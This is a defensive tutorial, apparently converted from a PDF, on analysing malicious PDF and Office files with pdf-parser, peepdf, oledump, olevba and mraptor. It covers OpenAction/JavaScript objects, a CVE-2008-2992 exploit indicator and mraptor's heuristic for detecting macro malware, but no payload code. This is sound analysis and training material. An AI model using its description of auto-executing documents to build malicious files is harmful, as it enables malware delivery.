
The *OpenAction* can also be found with the below command. In the below output you can see that object number 1 contains an *OpenAction* and will spawn the content of object 5.

- **pdf-parser.py --search openaction badpdf.pdf**
  - **--search javascript**
  - **--search JS**
  - **--search AA**




The content of object number 5 can be analysed with the below command. Object 5 refers to object 6.

- **pdf-parser.py --object 5 badpdf.pdf**



- **`pdf-parser.py --object 6 badpdf.pdf`**



The data contained in object 6 is encoded with the FlateDecode filter. The name FlateDecode is partially encoded with hexadecimal values. You can use CyberChef to decode it.

f	l	a	t	e	d	e	c	o	d	e
46	6c	61	74	65	44	65	63	6f	64	65


In a non-encoded malicious pdf, you will see the below output.

```
obj 9 0
 Type:
 Referencing:
 Contains stream

  <<
    /Filter /FlateDecode
    /Length 7770
  >>
```


To decode the content of object 6, use the arguments **`--filter`** and **`--raw`**.

- **`pdf-parser.py --object 6 --filter --raw badpdf.pdf`**
  - **`--filter`** - enables to decode the content of the object. It supports the following filters: FlateDecode, ASCIIHexDecode, ASCII85Decode, LZWDecode, and RunLengthDecode
  - **`--raw`** - outputs the raw data



Using the **`--dump`** argument, the object can be dumped to be further analysed.

- **`pdf-parser.py --object 6 --filter --raw --dump=badpdf_object6.js badpdf.pdf`**




Now the dumped JavaScript can be analysed. Refer to the JavaScript section for more information.

Peepdf

Peepdf is a great tool that analyses pdf documents and provides a summary of their content, as well as suspicious elements identified.

A summary of the content of the pdf can be obtained using the below command.

- **peepdf -i badpdf.pdf**
  - **-i** - provides an interactive console



In the above output, it can be observed that the pdf contains:

- *OpenAction* in object number 1
- *JavaScript* in object number 5
- Some encoded streams in object 6
- A CVE (CVE-2008-2992) exploitation in object 6

This tool is great as it summarises the content of the pdf using a single command.

The available commands can be displayed using:


- **help**

```
PPDF> help

Documented commands (type help <topic>):
========================================
bytes           exit         js_jjdecode       open          search
changelog       extract      js_join           quit          set
create          filters      js_unescape       rawobject     show
decode          hash         js_vars           rawstream     stream
decrypt         help         log               references    tree
embed           info         malformed_output  replace       vtcheck
encode          js_analyse   metadata          reset         xor
encode_strings  js_beautify  modify            save          xor_search
encrypt         js_code      object            save_version
errors          js_eval      offsets           sctest
```

The content of an object can be viewed using **object** following by the object id. As you can see, the object was decoded automatically.

- **object 6**



Object 6 can be extracted using the below command.

- **object 6 > badpadf_object6.js**

The JavaScript can be analysed using the **--js_analyse**. Refer to the JavaScript section for more information.

Microsoft Office OLE2 File

Microsoft Office OLE2 document can be seen as a mini *FAT* filesystem in a file. It is divided into fixed-length sections (usually 512 bytes). The first sector contains the header, and the other sectors contain data in streams or other structures (e.g., Macro or embedded object). Each stream has a name (cf. oledump output below, e.g., *'Macros/VBA/ThisDocument'*) and has specific properties (e.g., author, timestamps, etc.)


The below sample is used to illustrate the next steps:

- SHA256: 8b92c23b29422131acc150fa1ebac67e1b0b0f8cfc1b727805b842a88de447de

Oleid

Oleid is a script to parse OLE documents to identify specific malicious characteristics such as VBA macros or embedded objects.

- **`oleid maldoc1.pdf`**




The output indicates that a VBA Marco (*VBA Marcos True*) is present in the document however, it does not contain any object (*Flash objects 0*).

Oletimes

Oletimes is a script to parse OLE documents that provides the creation and modification timestamps of streams and objects.


- **`oletimes maldoc1.doc`**



Oledump

Oledump (Didier Stevens) is a script that parses OLE documents to identify macros and objects and extract them. The letter 'M' indicates a macro and the letter 'O' an embedded object.


- **`oledump maldoc1.doc`**



The output indicates that streams 11 and 12 contain a macro.

The content of stream 11 can be analysed with the below command.

- **oledump -s 11 -v maldoc1.doc**



As you can see below, the macro is obfuscated and partially encoded. Using the following command, it can be extracted to be further analysed.

- **oledump -s 11 -v maldoc1.doc >maldoc1.vba**


Olevba


olevba is a tool that parses Microsoft Office OLE and OpenXML files and extracts, deobfuscates, and analyses malicious VBA macros.

The below sample is used to illustrate the next steps:

- SHA256: 0e865e28928cd37b6783a508d36bd905c816d9271412740bfe5b2b6bfaaeec26

- **`olevba maldoc2.doc`**
  - **`--deobf`** - attempts to deobfuscate VBA expressions
  - **`-a`** - displays only analysis results, not the macro source code
  - **`--decode`** - displays all the obfuscated strings with their decoded content (Hex, Base64, StrReverse, Dridex, VBA).





The above table summarises the content of the VBA macro in the office document. It permits the identification of IOCs and others potentially malicious content.

mraptor

mraptor (MacroRaptor) is a script that identifies malicious VBA macros using a generic heuristic methodology.

"Mraptor detects keywords corresponding to the three following types of behaviour that are present in clear text in almost any macro malware:

- A: Trigger of auto-execution
- W: Writing to the file system or memory
- X: Execution of a file or any payload outside the VBA context


mraptor considers that a macro is suspicious when A and (W or X) is true."[1]

An exit code is returned based on the analysis result:

- 0: No Macro
- 1: Not MS Office
- 2: Macro OK
- 10: ERROR
- 20: SUSPICIOUS


mraptor permits to quickly identify if a Microsoft Office document contains a malicious macro.

- **`mraptor file.doc`**



Mraptor is an excellent tool to scan several OLE files at a time.

- **`mraptor "directory_name/*"`**



[1] https://github.com/decalage2/oletools/wiki/mraptor

